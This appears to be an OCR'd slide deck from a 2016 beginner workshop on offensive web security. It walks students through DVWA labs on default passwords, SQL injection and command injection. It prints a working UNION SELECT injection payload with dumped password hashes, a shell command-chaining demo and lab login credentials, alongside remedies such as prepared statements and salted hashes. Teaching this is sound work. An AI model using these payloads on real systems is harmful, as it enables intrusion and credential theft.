Orbital Security

Introduction to (Offensive) Web Security

Whoamwe

Amon | The Kaiyuan

Introduction

- Beginner-level intro to web security
- Hands-On
- Offensive
- Get our hands dirty with code
- Discussion

Ground Rules

- What we learn here should not be used on systems you do not have permission to attack
- Singapore Law prescribes harsh penalties for those who break it
- Only attack domain names with the following suffix: *.spro.ink
- Do not deny others of the same training materials (e.g. by changing their passwords)

Rules of Engagement

- Only attack the following URLs:
  - ssh.spro.ink
  - web.spro.ink
  - dvwa.spro.ink

Let’s Get Started

Agenda

1. Software Preparation & Environment Set Up
2. Brief Recap on Web Concepts
3. Common Web Vulnerabilities

2pm - 3pm

4. Offensive Scripting with Python
5. If we have time: Exotic Bugs

6pm - 7pm

Environment Setup

Software Preparation & Environment Set Up

- Hopefully you should have the three requirements installed:
  - Google Chrome
  - EditThisCookie Chrome Extension
  - Secure Shell Chrome App (or any other shell applications)
- If not, you can download them now. It’s not that large.

Secure Shell Account Creation

- Let’s create the shell accounts you will be using to write automated scripts.
- Connect to the SSH server with a Secure SHell App:
  - Server: ssh.spro.ink
  - Username: orbital
  - Password: we have the best passwords

Secure Shell Account Creation

```
ubuntu@ip-172-31-16-108:~$ ssh orbital@ssh.spro.ink
orbital@ssh.spro.ink's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.


Last login: Mon May 30 11:23:21 2016 from 54.169.30.200
----------------------------------------
| Welcome to Orbital 2016 Web Security|
|   User Account Creation Utility     |
----------------------------------------


Enter your desired username: thngkaiyuan
Here are your credentials:
Username: thngkaiyuan
Password: NoCHXDxZJ4

Please login with thngkaiyuan@ssh.spro.ink using the provided password
You may log in to http://dvwa.spro.ink with these credentials as well.
Connection to ssh.spro.ink closed.
ubuntu@ip-172-31-16-108:~$
```

Secure Shell Account Creation

- Please save the randomly generated password somewhere.
- You will need to use it to login to the vulnerable web site during the exercises

Secure Shell Accounts

- While limits are enforced for each user account, please don’t run fork bombs
- All the tools you require are installed on the system
- To edit files on the remote system, use a text editor like:
  - Vim
  - Nano
  - Emacs

Web Concepts Recap

HTTP Protocol

- The HTTP protocol is a text-based protocol at its heart
- Involves a client making requests for resources on the server
- These resources take the form of web pages, images, scripts, etc
- Sometimes these requests make changes on the server, sometimes they do not

HTTP Request

- A simple handwritten HTTP request might look like this:

```
GET /orb HTTP/1.1
Host: dvwa.spro.ink
Cookies: token=orbital
```

HTTP Request Breakdown

```
GET /orb HTTP/1.1
Host: dvwa.spro.ink
Cookie: token=orbital
```

- `GET` - HTTP Method
- `/orb` - Resource
- `HTTP/1.1` - HTTP Version

HTTP Request Breakdown

```
GET /orb HTTP/1.1

Host: dvwa.spro.ink

Cookie: token=orbital
```

- `Host: dvwa.spro.ink` - Host Header
- `Cookie: token=orbital` - Cookie Header

HTTP Request

- The response to the request might look like:

```
HTTP/1.1 200 OK
Date: Mon, 30 May 2016 03:17:46 GMT
Server: Apache/2.2.22 (Debian)
```

HTTP Request Breakdown

```
HTTP/1.1 200 OK
Date: Mon, 30 May 2016 03:17:46 GMT
Server: Apache/2.2.22 (Debian)
```

- `HTTP/1.1` - HTTP Version
- `200 OK` - Status Code
- `Date: Mon, 30 May 2016 03:17:46 GMT` - Date Hdr
- `Server: Apache/2.2.22 (Debian)` - Server Header

HTTP Methods

- There are many methods supported by the HTTP protocol
- Such methods include: GET, HEAD, POST, PUT, DELETE
- Most requests in web applications make use of the GET or POST method

HTML

- HTML is a markdown language used to describe the layout and content of a web page
- Essentially a hierarchy of <tags> representing a tree structure
- Features attributes
- E.g.

CSS

- Handles the styling and presentation of the page
- Different browsers have certain unique CSS
- Can be linked into a HTML page with <link>
- e.g. : body { color: blue; }

Images

- Images are one type of resource represented by an HTML tag
- Interesting properties and events supported by the tag
- E.g.

Javascript

- Javascript provides the dynamic and interactive behaviour of a webpage
- Can be linked or executed by placing code within script tags
- E.g. <script> alert(1); </script>

HTTP Headers

- HTTP headers provide a means of communicating metadata between a server and client
- Common headers include:
  - Date
  - Host
  - Cookie
  - Server

Cookies

- HTTP is not a stateful protocol; it does not entertain the concept of persistence
- Cookies help to implement that
- Special HTTP header
- E.g. Cookie: mycookie=thisisacookie

Analysis with Chrome

Chrome Inspector (View Source)

- Chrome comes with a lot of useful tools for web security analysis
- To bring up the Chrome Inspector, right click and select Inspect from the drop down menu

Inbox (6,358) - jergorn93 | Orbital Web Security Wor | Hangouts Video Call | Google

https://www.google.com.sg/?gws_rd=cr,ssl&ei=wnJMV_eGOsj8vASgo4-gCQ

Jeremy Gmail Images

Google Singapore

Google Search I'm Feeling Lucky

Google.com.sg offered in: 中文(简体) Bahasa Melayu தமிழ்

Back	Alt+Left Arrow
Forward	Alt+Right Arrow
Reload	Ctrl+R
Save as...	Ctrl+S
Print...	Ctrl+P
Translate to English	
AdBlock	▸
EditThisCookie	
Nimbus Screenshot	▸
process page	
Save current session	
View page source	Ctrl+U
Inspect	Ctrl+Shift+I

Advertising Business About Privacy Terms Settings Use Google.com

ENG 1:05 AM

Inbox (6,358) - jergorn93 | Orbital Web Security Wor | Hangouts Video Call | Google

https://www.google.com.sg/?gws_rd=cr,ssl&ei=wnJMV_eGOsj8vASgo4-gCQ

Jeremy Gmail Images

Elements Console Sources Network Timeline Profiles Resources Security Audits EditThisCookie

```
<!DOCTYPE html>
<html itemscope itemtype="http://schema.org/WebPage" lang="en-SG">
  ▶<head>…</head>
  ▼<body class="hp vasq" onload="try{if(!google.j.b){document.f&&document.f.q.focus();document.gbqf&&document.gbqf.q.focus();}}catch(e){}if(document.images)new Image().src='/images/nav_logo242.png'" id="gsr">
    ▼<div class="ctr-p" id="viewport">
      <div data-jiis="cc" id="doc-info"></div>
      ▶<div data-jiis="cc" id="cst">…</div>
      <a href="/setprefs?suggon=2&prev=https://www.google.com.sg/?gws_rd%3Dcr,ssl%26ei%3DwnJMV_eGOsj8vASgo4-gCQ&sig=0_PrbzgAtquSpnj1YWp0-szvKQvs8%3D" style="left:-1000em;position:absolute">Screen-reader users, click here to turn off Google
      Instant.</a>
      <textarea name="csi" id="csi" style="display:none"></textarea>
      <script>if(google.j.b)document.body.style.visibility='hidden';</script>
      ▶<div class="jhp big" id="searchform">…</div>
      <div id="gac_scont"></div>
      ▶<div class="spch s2fp-h" style="display:none" id="spch">…</div>
      ▼<div class="content" data-jiis="cc" id="main">
        ▼<span class="ctr-p" id="body">
          ▼<center>
            ▶<div style="height:233px;margin-top:89px" id="lga">…</div>
             <div style="height:118px"></div>
            ▼<div data-jibp="h" data-jiis="uc" id="prm-pt" style="margin-top:12px">
              ▶<style>…</style>
               <script>window.gbar&&gbar.up&&gbar.up.tp&&gbar.up.tp();</script>
              ▶<div id="als">…</div> == $0
             </div>
          </center>
        </span>
      ▶<div class="ctr-p" id="footer">…</div>
      ▶<div data-jibp="h" data-jiis="uc" id="footc">…</div>
      </div>
    ▶<script>…</script>
    ▶<div class="gb_2a">…</div>
    ▶<style>…</style>
      <script>(function(){var ctx=[]
      ;google.jsc.x(ctx);})();</script>
    ▶<script>…</script>
      <div data-jiis="cc" id="lfoottercc"></div>
    </div>
    <script src="/xjs/_/js/k=xjs.s.en.w-FeYl9BDhM.O/m=sy36,sy42,em2,em1,sy44,em0,sy259,…-HQNhCsILUgIFFAQ/rt=j/d=0/t=zcms/rs=ACT90oEKzSMd2CclDqLyIeJ9tU9j4oGa0Q" gapi_processed="true"></script>
  ▶<div class="jfk-bubble chw-oc" role="alertdialog" aria-describedby="bubble-5" style="display: none;">…</div>
  ▶<iframe src="https://clients5.google.com/pagead/drt/dn/" aria-hidden="true" style="display: none;">…</iframe>
  </body>
</html>
```

html | body#gsr.hp.vasq | div#viewport.ctr-p | div#main.content | span#body.ctr-p | center | div#prm-pt | div#als

Styles Computed Event Listeners

Filter :hov .cls

```
element.style {
}
#als {                                  ?gws_rd=cr,ssl&…8vASgo4-gCQ:52
  font-size: small;
  margin-bottom: 24px;
}
div {                                   user agent stylesheet
  display: block;
}
Inherited from center
center {                                user agent stylesheet
  display: block;
  text-align: -webkit-center;
}
Inherited from body#gsr.hp.vasq
body, html {                            ?gws_rd=cr,ssl&…8vASgo4-gCQ:10
  ~~font-size: small;~~
}
body {                                  ?gws_rd=cr,ssl&…8vASgo4-gCQ:10
  background: #fff;
  color: #222;
}
body, td, a, p,                         ?gws_rd=cr,ssl&…8vASgo4-gCQ:10
.h {
  font-family: arial,sans-serif;
}
Inherited from html
body, html {                            ?gws_rd=cr,ssl&…8vASgo4-gCQ:10
  ~~font-size: small;~~
}
```

margin –
border –
padding –
1903 × 28
24

ENG 1:06 AM

Chrome Inspector (Sources)

- We can view a list of sources available from the web page
- These include javascript source files, images, and other resources

Inbox (6,358) - jergorn93 | Orbital Web Security Wor | Google

https://www.google.com.sg/?gfe_rd=cr&ei=uJtMV6juLZvbugSG3r_ABA&gws_rd=ssl

Jeremy Gmail Images

Elements Console Sources Network Timeline Profiles Resources Security Audits EditThisCookie

Sources Content scr... Snippets | nav_logo242.png

- top
  - www.google.com.sg
    - images
      - branding/googlelogo/1x
        - nav_logo242.png
      - xjs/_/js/k=xjs.s.en.w-FeYI9BDhN
      - ?gfe_rd=cr&ei=uJtMV6juLZvbu
  - (no domain)
  - apis.google.com
  - clients5.google.com
  - lh3.googleusercontent.com
  - ssl.gstatic.com
  - www.google.com
  - www.gstatic.com
  - l1_1464638399019 (frame)
  - clients5.google.com/
- newtab-serviceworker.js

21.4 KB | 167 × 410 | image/png

Threads
Main
newtab-serviceworker.js
Watch
Call Stack
Not Paused
Scope
Not Paused
Service Workers
Breakpoints
No Breakpoints
DOM Breakpoints
XHR Breakpoints
Event Listener Breakpoints
Event Listeners

ENG 4:00 AM

Chrome Inspector (Network Traffic)

- Arguably the most important tab for analysis
- Allows you to inspect the network activity
- Extremely useful to get quick information at a glance and understand what the application is doing

Inbox (6,358) - jergorn93 | Orbital Web Security Wor | Codes^-1

codesinverse.com

Q29kZXNpbnZlcnNlIGlzIHVuZGVyIGNvbnN0cnVjdGlvbiE=

Smoke me a kipper. I'll be back for breakfast

Elements Console Sources Network Timeline Profiles Resources Security Audits EditThisCookie

View: Preserve log Disable cache No throttling

Filter Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other

200 ms 400 ms 600 ms 800 ms 1000 ms 1200 ms 1400 ms 1600 ms 1800 ms 2000 ms 2200 ms 2400 ms 2600 ms 2800 ms 3000 ms

Name

codesinverse.com

Headers Preview Response Timing

General

Request URL: http://codesinverse.com/
Request Method: GET
Status Code: 200 OK
Remote Address: 205.185.117.18:80

Response Headers view source

Accept-Ranges: bytes
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 196
Content-Type: text/html
Date: Mon, 30 May 2016 20:00:15 GMT
ETag: "3d01208-ed-4e9b79e1054c0"
Keep-Alive: timeout=15, max=98
Last-Modified: Sun, 27 Oct 2013 11:52:27 GMT
Server: Apache/2.2.14 (Ubuntu)
Vary: Accept-Encoding

Request Headers view source

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,en-GB;q=0.6
Connection: keep-alive
DNT: 1
Host: codesinverse.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safari/537.36

1 requests | 535 B transferred | Fi...

ENG 4:00 AM

Editing Cookies with EditThisCookie

- Cookies store persistent data
- Most of the time cookies store a session id which identifies the data associated with current session of the browser
- A tool to tamper this data can be useful when looking for vulnerabilities in the application

Inbox (6,358) - jergorn93 | Orbital Web Security Wor | Cookie checker - Check c

www.whatarecookies.com/cookietest.asp

What Are Cookies?

Computer Cookies Explained

Like 47 | Tweet | G+1 7 | Share 86

- Home
- Cookie checker
- Enable cookies
- Delete cookies
- View cookies
- Sitemap

More links:

- Firewall Information
- My IP Address
- Digital Photography
- Pointless Sites

Cookie Checker (Cookie Test)

This web page tests whether cookies are enabled or disabled on your computer.
Checking your computer indicates that...

Cookies are **ENABLED** in this browser

No existing cookie was found for this website - a new cookie was successfully created. It will expire in 20 minutes time.

Click for information on how to enable cookies or delete cookies.
Also see the home page for more information on computer cookies.

(Another useful "checker" utility that we offer checks the links on your website and advises which are broken. DeadLinkChecker.com is free and available here

.whatarecookies.com | _ga

.whatarecookies.com | _gat

www.whatarecookies.com | __atuvc

www.whatarecookies.com | __atuvs

www.whatarecookies.com | ASPSESSIONIDCCBARQDC

www.whatarecookies.com | dta

Value: vcount%3D0%2Cprev%3D1464638494394

Domain: www.whatarecookies.com

Path: /

Expiration: 31/05/2016 04:21 AM

HostOnly ☑ Session ☐ Secure ☐ HttpOnly ☐

Help

Tell a friend about WhatAreCookies.com - About this site - Sitemap

ENG 4:01 AM

Common Web Vulnerabilities

Damn Vulnerable Web Application (DVWA)

- Go to http://dvwa.spro.ink

- Guess what is the admin's password?

Default Passwords

Google

dvwa default password

All Videos News Images Shopping More Search tools

About 11,700 results (0.66 seconds)

GitHub - RandomStorm/DVWA: Damn Vulnerable Web Application ...
https://github.com/RandomStorm/**DVWA**
Default Credentials. **Default** username = **admin**. **Default password** = **password** ..can easily be brute forced ;). Login URL: http://127.0.0.1/**dvwa**/login.php ...
121 commits - Issues - 2 releases - Wiki


Default Passwords

- Default passwords are not as uncommon as you think
- Cracking them is as easy as doing a Google search
- Examples:
  - Many routers ship with default passwords that are left unchanged by users
  - Root account on jailbroken iPhones (the default password is ‘alpine’)
  - Many web administrators don’t change their default passwords either

Default Passwords

- Remedy:
  - Change your default passwords!!

Weak Passwords



Weak Passwords

- Even when we do not use the default password, we use weak/common passwords (e.g. 123456, qwerty)
- These passwords are easily guessable, and with a little bit of scripting, we can automate this brute forcing process:
  - We can also make it a little smarter by using dictionaries
  - We will demonstrate this in the second part of today's workshop if time allows

#:	Password
1	password
2	123456
3	12345678
4	1234
5	qwerty
6	12345
7	dragon
8	pussy
9	baseball
10	football
11	letmein
12	monkey
13	696969
14	abc123
15	mustang

Weak Passwords

- As a web developer, you can:
  - Temporarily lock an account after a threshold
  - Require captchas after a threshold (https://www.google.com/recaptcha/intro/index.html)
  - Enforce strong password policies:
    - Alphanumeric + upper and lower case + symbols + sufficient length
    - Regular password renewals


#:	Password
1	password
2	123456
3	12345678
4	1234
5	qwerty
6	12345
7	dragon
8	pussy
9	baseball
10	football
11	letmein
12	monkey
13	696969
14	abc123
15	mustang

SQL Injection

- Goto http://dvwa.spro.ink/vulnerabilities/sqli/

SQL Injection

- What does it do?



Introduction to an important concept: **Fuzzing**

Fuzz testing - Wikipedia, the free encyclopedia


https://en.wikipedia.org/wiki/Fuzz_testing ▾ Wikipedia ▾

Fuzz testing or **fuzzing** is a software testing technique, often automated or semi-automated, that involves providing invalid, unexpected, or random data to the inputs of a computer program.

History - Uses - Techniques - Reproduction and isolation

SQL Injection

- User ID seems to be a number
- What if we submit something unexpected?




```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1
```

SQL Injection

- What's happening?

SQL Injection Source

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
```

SQL Injection

- Normally, say $id = 1, we get:

```
// Check database
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '1';";
```

- This is a valid SQL statement and execution turns out fine

SQL Injection

- But with $id = ‘ we get:

```
// Check database
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '''";";
```

- That is an invalid SQL statement!

SQL Injection

- How can we be nasty?
- Say I wanna view everyone's usernames and passwords. I can craft such an SQL statement:

No rows would match an empty user_id

```
    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = ''
UNION SELECT user, password FROM users where '1'='1';";
```

On the other hand, this would return the username and password from all rows

SQL Injection

- I simply inject the text highlighted in blue
  - ‘ UNION SELECT user, password FROM users WHERE ‘1’=’1
- Voila

```
ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Storing Passwords

- Can anybody guess what password is smithy using?

```
ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Storing Passwords

Google

5f4dcc3b5aa765d61d8327deb882cf99

All Shopping News Videos Images More Search tools

About 15,900 results (0.29 seconds)

5f4dcc3b5aa765d61d8327deb882cf99 - md5cracker.org | The ...
md5cracker.org/decrypted-md5-hash/**5f4dcc3b5aa765d61d8327deb882cf99**
The decrypted value behind your md5 hash of "**5f4dcc3b5aa765d61d8327deb882cf99**" can be a password or something else. In the most cases the value is a ...

MD5 Password lookup 5f4dcc3b5aa765d61d8327deb882cf99 by ...
5f4dcc3b5aa765d61d8327deb882cf99.haq4u.com/
Password Decoder. Provided by HAQ 4 U.com. **5f4dcc3b5aa765d61d8327deb882cf99** reverse MD5 is password. Password pAssword paSsword pasSword ...

Storing Passwords

- The passwords are stored as MD5 hashes
  - Prevents passwords from being stored in plaintext
  - However, MD5 is weak
  - Also, can you tell which users are using the same passwords?

```
ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Storing Passwords

- What can you do?
  - Use stronger hashes (e.g. SHA256)
  - If possible, delegate this task to a framework/library
  - Also, add salt on top of your hashes (yummy) to prevent identical passwords from being spotted easily!

	Username	PasswordHash	Salt
1	User1	104f4807e28e401c1b9e1c43ac80bdde	nkV38+/eHsI=
2	User2	827e877ba7fa4676ee4903f2b60de13a	NwHowZ63RVw=
3	User3	e901b26b3ec928db2753150d04736c44	Z8uDOfE90gE=


SQL Injection

- What can you do?
  - Use prepared statements (if you must construct raw SQL statements)
  - Otherwise, use the models provided by your ORM (e.g. ActiveRecord for Ruby on Rails, Doctrine for Symfony, Django's ORM)

```
// Check the database
$data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
$data->bindParam( ':id', $id, PDO::PARAM_INT );
$data->execute();
$row = $data->fetch();
```

Command Injection

- Is SQL injection the only form of code injection around?
- Nope. Goto http://dvwa.spro.ink/vulnerabilities/exec/



Command Injection

- Normal usage:

Vulnerability: Command Injection

Ping a device


Enter an IP address: 127.0.0.1 Submit


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.028 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.013/0.023/0.028/0.007 ms
```

Command Injection

- Does this look familiar to any of you?





Command Injection

- In shell, we can separate commands on a single line using semicolon

```
ubuntu@ip-172-31-16-108:~$ echo hi; echo there;
hi
there
```

- If the website is executing the ping command in shell, we can append more commands at the back using the semicolon

```
ubuntu@ip-172-31-16-108:~$ ping 127.0.0.1; pwd
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms
^C
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.013/0.024/0.029/0.008 ms
